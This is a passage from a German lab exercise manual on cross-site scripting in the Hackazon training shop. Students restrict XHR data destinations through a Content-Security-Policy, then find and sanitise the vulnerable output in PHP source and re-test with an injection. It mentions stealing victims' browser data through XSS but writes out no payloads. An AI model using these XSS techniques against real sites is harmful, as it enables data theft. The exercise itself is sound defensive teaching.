*Notiz: Durch die Implementation der CSP kommt es zu Fehlern in der Nutzbarkeit der Seite. Diese tauchen ebenfalls in der Browser-Console auf.*

### 5.3.4 Alternative CSP

Der Betreiber der Seite ist mit Ihrem Fix nicht zufrieden. XSS-Injections per se sind zwar nicht mehr möglich, allerdings ist zu viel der Funktionalität verloren gegangen. Nutzer beschweren sich über die mangelnde Ausführung von Skripten, sie können keine Einkäufe mehr abschließen.
Sie sollen die CSP ändern. Es sollen nun wieder Unsafe-Inline-Skripte erlaubt sein, damit Plugins wie JQuery-Skripte wieder funktionieren. Auch XSS wird wieder möglich sein. Allerdings sollen Sie nun verhindern, dass Angreifer mittels XSS Informationen aus dem Browser der Opfer stehlen. Limitieren Sie also die Datensenken[13] (d.h. XHR-Ziele) mittels geeigneter Content-Security-Policy. Verfahren Sie bei der Implementation wie zuvor, entfernen Sie jedoch die vorherige CSP. Vergessen Sie nicht, Apache2 neuzustarten.
Prüfen Sie abschließend die Implementation. Ist ein Nutzen der XSS-Lücke möglich? Verifizieren Sie, ob XMLHttpRequests noch gesendet werden.

## 5.4 (Bonus) Phase 3: Permanenter Fix

Sofern noch Zeit ist, sollen Sie nun einen permanenten Fix Ihrer genutzen Lücke implementieren.

[13] Die Empfängerseite einer Datenübertragung bezeichnet man als Datensenke.

### 5.4.1 Entfernen der CSP

Um sowohl Nutzbarkeit zu erhalten, als auch XSS komplett zu unterbinden, soll ein permanenter Fix im Quellcode vorgenommen werden. Entfernen Sie zunächst die zuvor installierte Content-Security-Policy.

### 5.4.2 Bearbeiten des Quellcodes

Nun gilt es Ihre genutze Lücke zu sanitisieren. Finden Sie dazu die Stelle im Quellcode, die für eine Ausgabe des Inputs verantwortlich ist. Hier ist eine Suche erforderlich. Am Besten suchen Sie mit `grep` rekursiv nach einem Pattern, das Sie mit der XSS-Lücke in Verbindung bringen, im Verzeichnis `/var/www/hackazon`. Denken Sie daran, die Dateien mit root-Rechten zu bearbeiten. Findet Sich zum Beispiel eine Stored-XSS-Lücke in der Kontaktanfrage, so würde eine Suche nach der Überschrift "Let's Get In Touch!" schnell auf eine Datei *contact.php* hinweisen. Ausgehend davon wird festgestellt, von welchem Controller dieses Modell verwendet wird. So findet sich schließlich die Ausgabe und das Feld lässt sich sanitisieren. Fahren Sie ähnlich fort und verzagen Sie nicht, wenn Sie die ursprüngliche Datei nicht auf Anhieb finden. Als komplexe Webanwendung wurde der Shop mithilfe eines PHP-Frameworks konstruiert. Sogenannte *Views* werden mitunter auf vielen Seiten referenziert. Sie suchen also meist die ursprüngliche Seite, die die Ausgabe vornimmt.

### 5.4.3 Verifizierung

Haben Sie die Lücke schließlich sanitisieren können, so führen Sie erneut eine XSS-Injection durch. Ist die Ausgabe noch verwundbar?

## 5.5 Fazit

Nach Bearbeitung dieses Versuches sollen Sie in der Lage sein, Eingabefelder auf fehlende Sanitisierung und Existenz von XSS-Lücken zu prüfen. Sie sollen außerdem einfache Payloads formulieren können. Zudem sollen Sie das grundlegende Konzept hinter Content-Security-Policies und der Same-Origin-Policy verstanden haben. Weiterführende Veranstaltungen werden Ihr Wissen dieser Bereiche erneut fordern.

# Literatur

[1] Amit Klein. DOM Based Cross Site Scripting, 2005. `http://www.webappsec.org/projects/articles/071105.shtml`.

[2] MSDN, Diverse Autoren. Content Security Policy (CSP), 2018. `https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP`.

[3] MSDN, Diverse Autoren. Same-origin policy, 2018. `https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy#Definition_of_an_origin`.

[4] OWASP, Diverse Autoren. Cross-site Scripting (XSS), 2018. `https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)`.

[5] OWASP, Diverse Autoren. XSS Prevention Cheat Sheet, 2018. `https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet`.